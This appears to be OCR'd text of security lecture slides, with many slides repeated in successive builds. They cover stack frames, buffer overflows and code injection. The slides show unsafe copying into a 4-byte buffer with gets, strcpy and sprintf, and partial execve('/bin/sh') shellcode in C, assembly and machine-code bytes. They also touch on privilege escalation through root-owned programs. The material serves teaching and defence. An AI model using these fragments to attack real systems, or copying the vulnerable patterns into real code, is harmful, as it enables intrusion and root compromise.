
1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip



BUFFER OVERFLOW

BUFFER OVERFLOW


```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

etc.

BUFFER OVERFLOW

char loc1[4];


```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

etc.

BUFFER OVERFLOW


```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```
etc.

BUFFER OVERFLOW

Can over-write other data ("AuthMe!")

char loc1[4];


```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

etc.

BUFFER OVERFLOW

Can over-write other data ("AuthMe!")

Can over-write the program's *control flow* (%eip)

char loc1[4];


```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

etc.

CODE
INJECTION

HIGH-LEVEL IDEA

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```

HIGH-LEVEL IDEA

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```

(1) Load our own code into memory

HIGH-LEVEL IDEA


```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```

(1) Load our own code into memory

(2) Somehow get %eip to point to it

HIGH-LEVEL IDEA

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```




(1) Load our own code into memory

(2) Somehow get %eip to point to it

HIGH-LEVEL IDEA

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



(1) Load our own code into memory

(2) Somehow get %eip to point to it

THIS IS NONTRIVIAL

- Pulling off this attack requires getting a few things really right (and some things sorta right)
- Think about what is tricky about the attack
  - The key to defending it will be to make the hard parts *really* hard

CHALLENGE 1: LOADING CODE INTO MEMORY

- It must be the machine code instructions (i.e., already compiled and ready to run)

- We have to be careful in how we construct it:
  - It can't contain any all-zero bytes
    - Otherwise, sprintf / gets / scanf / … will stop copying
    - How could you write assembly to never contain a full zero byte?
  - It can't make use of the loader (we're injecting)
  - It can't use the stack (we're going to smash it)

WHAT KIND OF CODE WOULD WE WANT TO RUN?

- Goal: full-purpose shell
  - The code to launch a shell is called "shell code"
  - It is nontrivial to it in a way that works as injected code
    - No zeroes, can't use the stack, no loader dependence
  - There are many out there
    - And competitions to see who can write the smallest
- Goal: privilege escalation
  - Ideally, they go from guest (or non-user) to root

SHELLCODE

```
#include <stdio.h>
int main( ) {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

SHELLCODE

```
#include <stdio.h>
int main( ) {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

SHELLCODE

```
#include <stdio.h>
int main( ) {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

SHELLCODE

```c
#include <stdio.h>
int main( ) {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Machine code

```
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
...
```

SHELLCODE

```
#include <stdio.h>
int main( ) {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Machine code

```
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
...
```


(Part of) your input

PRIVILEGE ESCALATION

- More on Unix permissions later, but for now…
- Recall that each file has:
  - Permissions: read / write / execute
  - For each of: owner / group / everyone else
- **Permissions** are defined over **userid's** and **groupid's**
  - Every user has a userid
  - root's userid is 0
- Consider a service like passwd
  - Owned by root (and needs to do root-y things)
  - But you want any user to be able to execute it

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- ***All we can do is write to memory from buffer onward***
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



Thoughts?

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- ***All we can do is write to memory from buffer onward***
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running

Thoughts?


CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- ***All we can do is write to memory from buffer onward***
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running

Thoughts?

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- ***All we can do is write to memory from buffer onward***
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



Thoughts?


CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- ***All we can do is write to memory from buffer onward***
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running

Thoughts?

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- ***All we can do is write to memory from buffer onward***
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



Thoughts?

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp


Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip


Calling function (after return):

9. **Remove the arguments** off of the stack: %esp = %esp + *number of bytes of args*

